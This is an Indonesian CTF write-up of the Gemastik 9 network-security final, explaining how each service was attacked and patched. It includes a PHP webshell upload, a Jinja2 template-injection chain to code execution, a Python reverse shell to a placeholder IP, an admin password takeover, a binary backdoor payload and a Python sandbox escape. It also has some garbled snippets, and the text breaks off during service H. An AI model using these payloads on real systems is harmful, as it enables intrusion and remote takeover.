

Pembahasan Soal Final Keamanan Jaringan dan Sistem Informasi Gemastik 9

Problem Setter & CTF Admin:


- Fariskhi Vidyan
- Kurniagusta Dwinto
- Zaka Zaidan Azminur

Pada Final Keamanan Jaringan dan Sistem Informasi Gemastik 9 terdapat sejumlah *service* yang harus diserang dan di-*patch* oleh peserta. Dari 11 *service* yang disiapkan, hanya 8 yang diaktifkan secara bertahap menyesuaikan dengan *progress* pergerakan skor peserta. Berikut adalah pembahasan dari ke-8 *service* yang terdiri dari 3 Web Application (A, B, C) dan 5 Network Service (F, G, H, J, K).

Web Application

A. Zero Days Store

Jeopardy Point: 40 | Attack Point: 2

 Zero Days Store Home Contact Login Create Account

Welcome!

Number #1 Marketplace for High-Profile Zero Days in DarkNet.

Linux Kernel 4.7.6 Local Root Exploit

Price: 150 BTC

Buy »

Google Chrome 55 RCE - Heap Exploit

Price: 500 BTC

Buy »

nginx-1.11.5 Denial of Service

Price: 50 BTC

Buy »

Docker 1.12 Breakout Exploit

Price: 350 BTC

Buy »

© 2016 Zero Days Store.

Aplikasi web ini dibuat dengan Laravel 5.3 (PHP). Terdapat beberapa fitur seperti Register, Login, Change Profile, dan Buy Zero Day. Pada fitur Change Profile, terdapat fasilitas untuk mengunggah Profile Picture yang hanya menerima berkas gambar (jpeg, png, dan bmp). Aplikasi web yang dibuat dengan PHP sangat rentan dengan celah [Unrestricted File Upload](#) karena apabila *attacker* berhasil mengunggah berkas PHP ke dalam direktori yang bisa

diakses melalui URL dan berkas tersebut bisa dieksekusi oleh *server*, maka *attacker* dapat melakukan *Remote Code/Shell Execution*.

Fasilitas pengunggahan Profile Picture di aplikasi web ini dijaga dengan *built-in function* `validate()` milik Laravel. Kita tidak dapat mengunggah berkas PHP begitu saja ke dalam *server*. Kita dapat mencoba untuk melakukan *append* kode PHP ke berkas jpeg/bmp/png dan menyimpannya dengan ekstensi php. Jika dicoba untuk diunggah, aplikasi web akan menerima berkas tersebut dan kita dapat mengaksesnya dengan melihat lokasi dari gambar Profile Picture. Dari sini, Kita dapat membuat PHP Webshell seperti `<?php system($_GET['cmd']); ?>` dan melakukan RCE untuk mengeksplorasi *server* serta mendapatkan *flag*.

Setelah berhasil melakukan penyerangan, kita harus mencari bagian kode yang bermasalah. Bagian kode yang bermasalah berada di fungsi `updateAvatar()` pada direktori `app/Http/Controllers/AccountController.php`. Berikut adalah kodenya:

```
public function updateAvatar(Request $request)
{
    $this->validate($request, [
        'file_name' => 'required|mimes:jpeg,bmp,png',
    ]);

    $file = $request->file('file_name');

    $hash = md5(Auth::user()->fullname);
    $path = public_path() . '/avatar/' . $hash;

    if (!File::exists($path)) {
        File::makeDirectory($path, $mode = 0777, true, true);
    }

    $fullpath = $path . '/';

    if (!File::exists($fullpath . $file->getClientOriginalName())) {
        $file->move($fullpath, $file->getClientOriginalName());
    }


    $link = '/avatar/' . $hash . '/' . $file->getClientOriginalName();
    $this->user->update(['avatar' => $link]);

    return redirect()->back()->with('info', 'Your Avatar has been updated
                                     Successfully');
}
```

Terlihat bahwa fungsi `validate()` yang digunakan hanya melakukan validasi terhadap MIME pada berkas sehingga apabila berkas menggunakan ekstensi PHP tetapi mempunyai Magic Bytes dan struktur berkas jpg, bmp, dan png maka validasinya tetap memperbolehkan pengunggahan. Salah satu solusi *patch* yang diharapkan adalah dengan memeriksa ekstensi dari berkas dan hanya memperbolehkan jpg, jpeg, bmp, dan png (*case-insensitive*).

B. AlienBox

Jeopardy Point: 50 | Attack Point: 2



Aplikasi web berbentuk Cloud Storage ini dibuat dengan Flask (Python). Pengguna dapat mengunggah berkas, memberi nama, mendapatkan URL, dan mengunduh berkas yang telah diunggah. Pada saat kompetisi, *source code* diberikan. Terlihat bahwa hanya berkas dengan ekstensi tertentu saja yang dapat diunggah. Celahnya sebenarnya ada pada bagian `@app.route('/f/<id>')`. Berikut adalah kodenya:

```
@app.route('/f/<id>')
def uploaded_file(id):
    path = os.path.join(config['UPLOAD_FOLDER'], id)
    with open("%s/%s.conf" % (path, id), 'r') as f:
        item = f.read().split('\n')
        file = item[0]
        name = item[1]
        if (name == ""):
            name = "Untitled"
        head = "{% extends 'shell.html' %}{% block body %}<h
            class='title'>AlienBox</h1>"
        info = '''<p>File: %s (%s)</p>
            <p>Link: <a href='/<id>'>%s</a></p>
            <p>Download: <a href='/<id>'>Click here</a></p>'''
            % (name, file, path, path, path, file)
        foot = "{% endblock %}"
        template = '%s%s%s' % (head, info, foot)
        return render_template_string(template, page=config["SITE_DATA"])
```

Terlihat bahwa fungsi akan melakukan `render_template_string()` dengan parameter `template`. Variabel `template` sendiri diambil dari `head`, `info`, dan `foot`. String `info` berisi potongan HTML dengan string format `%s`. Variabel `name` yang akan di-*match* dengan `%s`

pada *assignment* variabel *info* diambil dari *input* nama yang dimasukkan ketika mengunggah berkas. Hal ini memungkinkan untuk terjadinya SSTI atau *Server-Side Template Injection*. Untuk mengeceknya, kita dapat mencoba untuk memasukkan `{{ 1+1 }}` sebagai nama dan apabila setelah di-*render* menjadi 2 maka ada kemungkinan web tersebut *vulnerable* terhadap SSTI.

Dengan SSTI, Kita dapat melakukan Cross-Site Scripting (XSS) pada aplikasi web. Namun, karena Flask secara *default* menggunakan Jinja2 sebagai Template Engine, kita juga dapat mengeksplorasi berbagai fitur pada Jinja2 yang pada akhirnya dapat mengantarkan Kita untuk melakukan Remote Code Execution.

Referensi yang dapat dibaca:

- *Server-Side Template Injection: RCE for the modern webapp* (Black Hat USA 2015)
<https://www.blackhat.com/docs/us-15/materials/us-15-Kettle-Server-Side-Template-Injection-RCE-For-The-Modern-Web-App-wp.pdf>
- Exploring SSTI in Flask/Jinja2
<https://nvisium.com/blog/2016/03/09/exploring-ssti-in-flask-jinja2/>
- Exploring SSTI in Flask/Jinja2, Part II
<https://nvisium.com/blog/2016/03/11/exploring-ssti-in-flask-jinja2-part-ii/>
- #125980 uber.com may RCE by Flask Jinja2 Template Injection (\$10,000 Bounty)
<https://hackerone.com/reports/125980>

Ada berbagai cara untuk mengeksplotasi Jinja2 pada kasus ini. Salah satunya adalah dengan mengunggah kode Python berbahaya yang disimpan dengan ekstensi yang diperbolehkan (misalnya .docx) untuk kemudian dijalankan dengan menggunakan SSTI. Berkas yang diunggah akan tersimpan pada suatu direktori yang dapat Kita lihat melalui URL hasil pengunggahan.

SSTI yang dapat digunakan untuk menjalankan kode Python yang telah tersimpan di *server* pada Jinja2 adalah dengan memanfaatkan `config.from_pyfile`. Misalkan, apabila kode Python yang diunggah tersimpan di `f/3a2c85ed174f6924289f0d3fd6b211cd/test.docx` maka *injection* yang dapat digunakan adalah

```
{{ config.from_pyfile('f/3a2c85ed174f6924289f0d3fd6b211cd/test.docx') }}
```

Isi dari *payload* kode Python yang dijalankan dapat bermacam-macam, misalnya kode untuk melakukan Reverse TCP Shell seperti di bawah ini:

```
import socket, subprocess, os

IP = IP_ANDA
PORT = PORT_ANDA

s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
s.connect((IP, PORT))
os.dup2(s.fileno(), 0)
```

```
os.dup2(s.fileno(), 1)
os.dup2(s.fileno(), 2)
p = subprocess.call(["/bin/sh", "-i"])
```

Solusi lain adalah dengan menggunakan beberapa trik untuk melakukan RCE ataupun pemanggilan fungsi eval pada Python dengan menjalajahi objek global yang bisa diakses di dalam *template context* di dalam Sandbox milik Jinja2.

Kebanyakan peserta mengeksploitasi Service ini dengan menambahkan fungsi di dalam config Jinja2 untuk memanggil `subprocess.check_output` mengikuti salah satu trik yang dibahas di salah satu referensi di atas. Berikut langkah-langkahnya.

1. Mencoba melakukan pemanggilan terhadap objek file dengan memanfaatkan properti `__class__` pada objek string.

```
{{ '.__class__.__mro__[2].__subclasses__()[40] }}
```

*angka 2 dan 40 adalah indeks dan bisa berbeda sesuai versi Python

2. Menulis suatu kode untuk memanggil `subprocess.check_output` dan disimpan ke suatu berkas, misalnya `/tmp/owned.cfg`

```
{{ '.__class__.__mro__[2].__subclasses__()[40]('/tmp/owned.cfg',
'w').write('from subprocess import check_output\n\nRUNCMD = check_output\n') }}
```

3. Menambahkan `/tmp/owned.cfg` ke dalam config milik Jinja2.

```
{{ config.from_pyfile('/tmp/owned.cfg') }}
```

4. Memanggil `RUNCMD` dengan parameter berupa Shell command, misalnya `'ls -al .'`

```
{{ config['RUNCMD']('ls -al /', shell=True) }}
```

5. Dari sini, RCE sudah bisa didapatkan dan peserta dapat mengeksplorasi Server serta mendapatkan *flag*.


Salah satu solusi *patch* yang diharapkan adalah melakukan *filter* terhadap variabel name ataupun mengubah alur kode agar *template* tidak diproses secara mentah di kode Python melainkan dipisah sehingga variabel name tidak dimasukkan ke *template* secara langsung.

Aplikasi AlienBox dimodifikasi dari <https://github.com/Upflask/Upflask/>.

License: <https://github.com/Upflask/Upflask/blob/master/LICENCE.md>

C. EbilCorp

Jeopardy Point: 60 | Attack Point: 2



Aplikasi web ini adalah SPA (Single Page Application) yang menggunakan Angular.js sebagai *front-end*. Aplikasi ini akan melakukan *request* ke API untuk melakukan berbagai aktivitas seperti Register dan Login. Ketika pengguna sudah berhasil login, *request* terhadap beberapa API dilakukan dengan menggunakan otentikasi melalui Authorization Header yang berisi Bearer Token (<https://tools.ietf.org/html/rfc6750>).

Jika kita melihat JavaScript yang digunakan, Kita akan melihat berbagai alamat API (yang terpisah) yang akan di-*request* secara *asynchronous*. Kita juga bisa menggunakan *tool* seperti Postman atau Burp Suite untuk melihat berbagai *request* dan *response* yang terjadi. Alternatif lainnya, kita bisa masuk ke dalam Dashboard dan mencoba untuk menghapus class `ng-hide` (yang didefinisikan oleh Angular) pada setiap elemen yang mempunyai class tersebut sehingga *front-end* yang seharusnya dilihat Admin dapat dilihat oleh kita. Jalankan JavaScript ini di *console* pada *developer tool* Browser kita setelah masuk ke Dashboard:

```
var elems = document.body.getElementsByClassName("ng-hide");

for (var i = 0; i < elems.length; i++) {
  elems[i].classList.remove("ng-hide");
}
```

Kita akan melihat beberapa menu Admin dan dapat melihat berbagai *request* yang dicoba untuk dilakukan namun hampir semuanya akan mendapatkan *response* 500 Internal Server Error karena Bearer Token kita bukanlah untuk Admin.

Namun, ada satu *request* yang dapat dilakukan walaupun menggunakan Bearer Token pengguna biasa, yaitu GET `/api/users/list`. Dari situ, kita dapat mendapatkan informasi mengenai setiap pengguna berupa id, name, dan email dalam bentuk JSON. Salah satu info pengguna yang akan kita dapatkan adalah

```
{  
  "id": 59193842,  
  "name": "admin",  
  "email": "admin@ebilcorp1337.com"  
}
```

Hal lain yang menarik adalah *request* yang dilakukan ketika mengganti Profile, yaitu PUT `/api/users/me`. Contoh *request body* berbentuk JSON yang dilakukan adalah:

```
{"errors":false,"data":{"id":45107842,"name":"coba","email":"coba@coba.com",  
  "avatar":null,"email_verified":"1","email_verification_code":"mEv8E6wCp1FmCn2rL7WsXqDo59f2Svr5NIpM3dlv",  
  "created_at":"2016-10-29 10:04:08",  
  "updated_at":"2016-10-29 10:04:08",  
  "current_password":"12345678",  
  "new_password":"abcdefgh",  
  "new_password_confirmation":"abcdefgh"}}
```

Terdapat *vulnerability* berupa [Insecure Direct Object References](#). Jika kita mencoba untuk melakukan *replay* terhadap *request* tersebut (menggunakan tool seperti Burp Suite) dan mengganti id dengan id admin yang telah didapatkan tadi (59193842) maka kita dapat mengganti *password* dari Admin.

Setelah masuk sebagai Admin, kita mempunyai Bearer Token Admin dan dapat melakukan *request* terhadap `/api/users/key` untuk mendapatkan *flag*. Untuk mempermudah peserta, *request* ini ditambahkan pada halaman `#/user-list` di Dashboard milik Admin sehingga peserta yang telah masuk sebagai Admin dapat langsung mendapatkan *flag* yang kemudian dapat digunakan untuk melakukan dekripsi terhadap Private Key untuk SSH ke dalam *server*.

Di dalam *server*, *backend* yang digunakan API dibuat dengan Laravel (PHP). Salah satu solusi *patch* yang diharapkan adalah dengan memperbaiki fungsi `putMe()` pada berkas `app/Http/Controllers/UserController.php` agar melakukan pemrosesan *database* pada id yang terkait dengan *user* yang terotentikasi sesuai dengan Bearer Token yang digunakan.

Aplikasi ini dimodifikasi dari: <https://github.com/silverbux/laravel-angular-admin>

License: <https://github.com/silverbux/laravel-angular-admin/blob/master/LICENSE>

Network Service

F. Government Backdoor

Jeopardy Point: 50 | Attack Point: 2

Sebuah layanan jaringan berjalan di atas TCP Port tertentu. Layanan ini adalah layanan sederhana yang meminta Username dan Password. Diketahui bahwa layanan ini mempunyai *backdoor* tersembunyi. Peserta hanya diberikan berkas *binary* dan harus menemukan serta memanfaatkan *backdoor* yang ada untuk masuk ke dalam sistem.

Hasil *disassembly* fungsi `main()` dari *binary* tersebut menjadi Pseudo-C menggunakan IDA adalah seperti berikut:

```
int __cdecl main(int argc, const char **argv, const char **envp)
{
    FILE *stream; // ST00_8@1
    FILE *v4; // ST00_8@1
    int result; // eax@7
    __int64 v6; // rcx@7
    char buf; // [sp+Fh] [bp-411h]@1
    char s; // [sp+10h] [bp-410h]@1
    char s1; // [sp+110h] [bp-310h]@1
    char ptr; // [sp+210h] [bp-210h]@1
    char s2; // [sp+310h] [bp-110h]@1
    __int64 v12; // [sp+418h] [bp-8h]@1

    v12 = *MK_FP(__FS__, 40LL);
    buf = 0;
    setvbuf(stdout, &buf, 0, 1uLL);
    puts("Government Service v1.0");
    printf("Username: ", &buf);
    fgets(&s, 256, stdin);
    printf("Password: ", 256LL);
    fgets(&s1, 256, stdin);
    stream = fopen("secret_username", "r");
    fread(&ptr, 1uLL, 0x10uLL, stream);
    fclose(stream);
    v4 = fopen("secret_pass", "r");
    fread(&s2, 1uLL, 0x10uLL, v4);
    fclose(v4);
    if ( strlen(&s) > 0x64 )
        _libc_csu_filter((__int64)&s, 100);
    if ( !memcmp(&s, &ptr, 8uLL) && !memcmp(&s1, &s2, 0xEuLL) )
    {
        puts("\nWelcome!\n");
        puts("----- Simulated Service -----");
    }
    else
    {
        puts("Wrong Authentication!");
    }
    result = 0;
    v6 = *MK_FP(__FS__, 40LL) ^ v12;
    return result;
}
```


Potongan kode yang cukup mencurigakan adalah kode **sebelum** pemanggilan `memcmp`, yaitu:

```
if ( strlen(&s) > 0x64 )
    __libc_csu_filter((__int64)&s, 100);
```

Diketahui bahwa `&s` adalah *reference* terhadap alamat data yang berisi string masukan pertama (Username). Jika `strlen(&s)` lebih dari `0x64` (100) maka fungsi `__libc_csu_filter((__int64)&s, 100)` akan dipanggil. Walaupun terlihat seperti fungsi yang berkaitan dengan `libc`, sebenarnya fungsi ini adalah *backdoor*. Berikut adalah Pseudo-C yang dihasilkan IDA untuk fungsi `__libc_csu_filter` pada *binary*.

```
__int64 __fastcall __libc_csu_filter(__int64 a1, signed int a2)
{
    int v2; // eax@3
    signed int i; // [sp+18h] [bp-118h]@1
    int v5; // [sp+1Ch] [bp-114h]@1
    char command[264]; // [sp+20h] [bp-110h]@3
    __int64 v7; // [sp+128h] [bp-8h]@1

    v7 = *MK_FP(__FS__, 40LL);
    v5 = 0;
    for ( i = a2; i > 33 && *(_BYTE *)(i + a1) != 63; --i )
    {
        v2 = v5++;
        command[v2] = *(_BYTE *)(i + a1);
    }
    if ( *(_BYTE *)(a1 + 30) == 63 )
        system(command);
    return *MK_FP(__FS__, 40LL) ^ v7;
}
```

Terlihat bahwa ada pemanggilan `system(command)` yang berarti string yang berada pada `command` akan dieksekusi oleh sistem. Dari fungsi *looping* yang ada, terlihat bahwa `command` diisi dengan data yang ada pada `(i + a1)` di mana `a1` adalah parameter pertama fungsi dan `i` menurun dari `a2` (parameter kedua) hingga 34 atau hingga ketika data pada alamat `(i + a1)` adalah 63. Data pada alamat `(a1 + 30)` juga harus 63. Diketahui bahwa 63 adalah nilai ASCII dari '?'.

Dari algoritma yang digunakan, didapatkan bahwa untuk mengaktifkan *backdoor* pada layanan, kita harus mengirimkan *username* dengan format berikut:

```
reverse([shell command][?][karakter sembarang hingga panjang Username menjadi 70][?][karakter sembarang hingga panjang Username menjadi 101])
```

Untuk mempermudah, kita dapat menggunakan *script* Python seperti berikut.

```
payload = "echo 'test'"
payload += "?"
payload += "a"*(70 - len(payload))
payload += "?"
payload += "a"*(101 - len(payload))
```

```
# reverse
print payload[::-1]
```

Payload di atas adalah untuk membuat string yang akan menjalankan echo 'test' dengan menggunakan *backdoor*.

Hasil percobaan untuk login menggunakan *username* berupa *backdoor payload* adalah sebagai berikut.

```
> nc $IP $PORT
Government Service v1.0
Username:
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
a?'tset' ohce
Password: asda
test
Wrong Authentication!
```

Terlihat bahwa RCE sudah didapatkan melalui *backdoor*. Untuk selanjutnya, kita dapat mengeksplorasi *server* dan mendapatkan *flag*.

Solusi *patch* yang diharapkan adalah mengubah *bytes* dari *binary* secara langsung agar *backdoor* tidak berjalan. Salah satu caranya adalah mengubah instruksi mesin untuk memanggil `system()` menjadi `nop (0x90)`.

```
> objdump -M intel -d government | grep system
000000000400720 <system@plt>:
40094c: e8 cf fd ff ff          call 400720 <system@plt>
```

Terlihat bahwa instruksi untuk melakukan '`call 400720 <system@plt>`' berada pada alamat `0x40094c` dan memiliki *bytes* '`e8 cf fd ff ff`'. Kita dapat mengganti *bytes* pada alamat tersebut menggunakan [hexedit](#) ataupun program Disassembler seperti IDA sehingga instruksi pada `0x40094c` menjadi '`90 90 90 90 90`'.

G. Code Sandbox

Jeopardy Point: 50 | Attack Point: 2

Layanan ini adalah *Interactive* Python menggunakan TCP Socket sederhana.

```
> nc $IP $PORT

Sandbox

===== Python Sandbox 1.0 =====
>>> a = 1
>>> print a
1
>>>
```

Berikut adalah kode Python yang digunakan.

```
#!/usr/bin/python

import sys

def show_message():
    message = open("message.txt", 'r').read()

    print message
    print "===== Python Sandbox 1.0 ====="
    sys.stdout.flush()

def filter(s):
    blacklisttxt = open("blacklist.txt", 'r').read()
    blacklist = blacklisttxt.split('\n')
    for item in blacklist:
        if (item in s):
            s = "invalid"
            break
    return s

if __name__ == "__main__":
    show_message()

    while (True):
        print ">>> ",
        sys.stdout.flush()
        s = raw_input()
        s = filter(s)
        try:
            exec(s)
        except:
            print "Invalid Code"
            sys.stdout.flush()
```

Isi dari blacklist.txt adalah:

Ada banyak cara yang dapat dilakukan. Salah satunya adalah dengan memanfaatkan objek `__builtins__` milik Python. Kita dapat memanggil fungsi `eval` dengan `__builtins__.eval()` namun hal itu tidak dapat kita lakukan karena string akan mengandung substring `eval`. Alternatif yang bisa digunakan adalah kita dapat menggunakan `__builtins__.__dict__['eval']()` dan `'eval'` dapat kita simpan dulu di sebuah variabel *string* sebelumnya. Parameter `eval` yang dapat kita gunakan untuk RCE adalah perintah untuk import module `os` dan kemudian memanggil `os.system(command)`. Misal, untuk menjalankan `'echo test'` pada server target kita akan bisa memanggil `__builtins__.__dict__['eval']("__import__('os').system('echo test')")`.

```
> nc $IP $PORT  
  
===== Python Sandbox 1.0 =====  
>>> e = 'ev' + 'al'  
>>> cmd = "__import__"+ "t__('o" + "s').sy" + "stem('echo test')"  
>>> __builtins__.__dict__[e](cmd)  
test
```

Salah satu solusi *patch* yang diharapkan adalah dengan memperketat *blacklist* atau mengubah alur program sehingga menjadi pengecekan *whitelist* sesuai dengan *requirements* yang ada pada soal.

H. The Matrix Glitch

Jeopardy Point: 60 | Attack Point: 2

Pada soal ini, kita harus melakukan *reverse engineering* untuk dapat menemukan *password* yang tepat untuk masuk ke dalam 'The Matrix'. Binary untuk melakukan pengecekan *password* berjalan di atas jaringan.

```
> file matrix
matrix: ELF 64-bit LSB executable, x86-64, version 1 (SYSV), dynamically linked,
interpreter /lib64/ld-linux-x86-64.so.2, for GNU/Linux 2.6.32,
BuildID[sha1]=610611c9f6d0d166700798747c58c32c58c5d9c5, not stripped
```

Berikut adalah hasil *disassembly* menjadi Pseudo-C yang dihasilkan IDA.

```
int __cdecl main(int argc, const char **argv, const char **envp)
{
    FILE *v3; // rdi@1
    int result; // eax@25
    __int64 v5; // rsi@25
    int i; // [sp+Ch] [bp-C4h]@1
    signed int j; // [sp+Ch] [bp-C4h]@4
    signed int l; // [sp+Ch] [bp-C4h]@10
    signed int n; // [sp+Ch] [bp-C4h]@16
    signed int k; // [sp+10h] [bp-C0h]@5
    signed int m; // [sp+10h] [bp-C0h]@11
    signed int ii; // [sp+10h] [bp-C0h]@17
    int v13; // [sp+14h] [bp-BCh]@4
    int v14[16]; // [sp+20h] [bp-B0h]@2
    int v15[19]; // [sp+60h] [bp-70h]@6
    char buf; // [sp+AFh] [bp-21h]@1
    char s[24]; // [sp+B0h] [bp-20h]@1
    __int64 v18; // [sp+C8h] [bp-8h]@1

    v18 = *MK_FP(__FS__, 40LL);
    buf = 0;
    v3 = _bss_start;
    setvbuf(_bss_start, &buf, 0, 1uLL);
    welcome(v3, &buf);
    printf("+++++++ Passcode: ");
    fgets(s, 17, stdin);
    for ( i = 0; i <= 15; ++i )
        v14[(signed int)((((unsigned int)((unsigned __int64)i >> 32) >> 30) + (_BYTE)i
& 3)
            - ((unsigned int)((unsigned __int64)i >> 32) >> 30))
            + 4LL * (i / 4)] = bit(s[i], i);
    v13 = 0;
    for ( j = 0; j <= 3; ++j )
    {
        for ( k = 0; k <= 3; ++k )
            v15[4LL * j + k] = v14[4LL * k + j];
    }
    for ( l = 0; l <= 3; ++l )
    {
        for ( m = 0; m <= 3; ++m )
            v15[4LL * l + m] += mm[4LL * l + m];
    }
    for ( n = 0; n <= 3; ++n )
    {
        for ( ii = 0; ii <= 3; ++ii )
```

```

        v13 += v15[4LL * n + ii] == ::n[4LL * n + ii];
    }
    if ( v13 == 16 )
    {
        puts("+++++ Welcome to Matrix Loophole\n");
        execl("/bin/sh", "sh", 0LL);
    }
    else
    {
        puts("+++++ Go back to Real World\n");
    }
    result = 0;
    v5 = *MK_FP(__FS__, 40LL) ^ v18;
    return result;
}

```

Terlihat di bagian bawah bahwa jika nilai v3 adalah 16 maka *binary* akan menjalankan `/bin/sh` untuk memulai *interactive shell*.

Perhatikan bahwa ada banyak pengaksesan memori pada data v5 dalam bentuk `v5[4LL * a + b]`. Hal ini sebenarnya dapat direpresentasikan juga sebagai `v5[a][b]` atau sebuah matriks di mana elemen dari matriks memiliki tipe data integer 32 bit (4 bytes). Dari operasi yang ada, matriks yang diproses memiliki ukuran 4x4.

Pada awalnya, *password* yang dimasukkan *user* akan masuk ke s. Selanjutnya karakter 0 sampai 15 dari *password* akan diproses dan dimasukkan ke dalam matriks. Perhatikan *looping* pertama.

```

    for ( i = 0; i <= 15; ++i )
        v14[(signed int)((((unsigned int)((unsigned __int64)i >> 32) >> 30) + (_BYTE)i)
& 3)
            - ((unsigned int)((unsigned __int64)i >> 32) >> 30))
            + 4LL * (i / 4)] = bit(s[i], i);

```

Kode di dalam *looping* dapat disederhanakan menjadi `v14[(_BYTE)i & 3 + 4LL * (i / 4)] = bit(s[i], i)`. Karena operasi AND '`i & 3`' sama dengan operasi modulo '`i % 4`' maka kode dapat disederhanakan lagi menjadi `v14[i % 4 + 4LL * (i / 4)] = bit(s[i], i)` atau dengan representasi matriks adalah `v14[i / 4][i % 4] = bit(s[i], i)`. Intinya, *looping* dilakukan sedemikian sehingga indeks matrix yang ditunjuk adalah dari atas kiri lalu bergerak ke kanan hingga kanan bawah.

Hasil *disassembly* menjadi Pseudo-C dari fungsi bit sendiri adalah:

```

__int64 __fastcall bit(char a1, int a2)
{
    signed int v2; // eax@5
    __int64 result; // rax@18
    __int64 v4; // rsi@18
    unsigned int v5; // [sp+18h] [bp-48h]@1
    signed int v6; // [sp+1Ch] [bp-44h]@1
    unsigned int v7; // [sp+20h] [bp-40h]@1
    signed int i; // [sp+24h] [bp-3Ch]@1
    int j; // [sp+24h] [bp-3Ch]@7

```

```

signed int l; // [sp+24h] [bp-3Ch]@13
signed int k; // [sp+28h] [bp-38h]@8
int v12; // [sp+2Ch] [bp-34h]@8
int v13[7]; // [sp+30h] [bp-30h]@2
int v14; // [sp+4Ch] [bp-14h]@8
__int64 v15; // [sp+58h] [bp-8h]@1

v15 = *MK_FP(__FS__, 40LL);
v5 = a1;
v6 = 7;
v7 = 0;
for ( i = 0; i <= 7; ++i )
    v13[i] = 0;
while ( (signed int)v5 > 0 )
{
    v2 = v6--;
    v13[v2] = (((v5 >> 31) + (_BYTE)v5) & 1) - (v5 >> 31);
    v5 = (signed int)v5 / 2;
}
for ( j = 0; j < a2; ++j )
{
    v12 = v14;
    for ( k = 7; k > 0; --k )
        v13[k] = v13[k - 1];
    v13[0] = v12;
}
for ( l = 0; l <= 7; ++l )
{
    if ( v13[l] == 1 )
        v7 += 1 << l;
}
result = v7;
v4 = *MK_FP(__FS__, 40LL) ^ v15;
return result;
}

```

Ada 4 iterasi yang ada pada fungsi.

1. Iterasi pertama adalah menginisialisasi array v3 menjadi 0 dari indeks 0 hingga 7.
2. Iterasi kedua adalah algoritma untuk mengkonversi v5 (a1) menjadi bilangan biner dan disimpan pada v3.
3. Iterasi ketiga adalah melakukan rotasi sebanyak a2 kali pada v3 ke kanan.
4. Iterasi keempat adalah mengkonversi bilangan biner di v3 menjadi bilangan desimal, namun terbalik (Most Significant Bit menjadi yang paling kanan).

Setelah mengisi matriks v14 dengan hasil dari fungsi bit pada tiap karakter *password*, transpose matriks v14 dimasukkan ke v15 melalui potongan kode berikut.

```

for ( j = 0; j <= 3; ++j )
{
    for ( k = 0; k <= 3; ++k )
        v15[4LL * j + k] = v14[4LL * k + j];
}

```

Matriks v15 kemudian ditambahkan dengan matriks mm.

```

for ( l = 0; l <= 3; ++l )

```

```
{  
    for ( m = 0; m <= 3; ++m )  
        v15[4LL * 1 + m] += mm[4LL * 1 + m];  
}
```

Matriks v15 dicocokkan dengan matriks n. Setiap elemen yang benar akan membuat nilai v13 bertambah.

```
for ( n = 0; n <= 3; ++n )  
{  
    for ( ii = 0; ii <= 3; ++ii )  
        v13 += v15[4LL * n + ii] == :n[4LL * n + ii];  
}
```

Apabila benar semua, *shell* akan dijalankan.

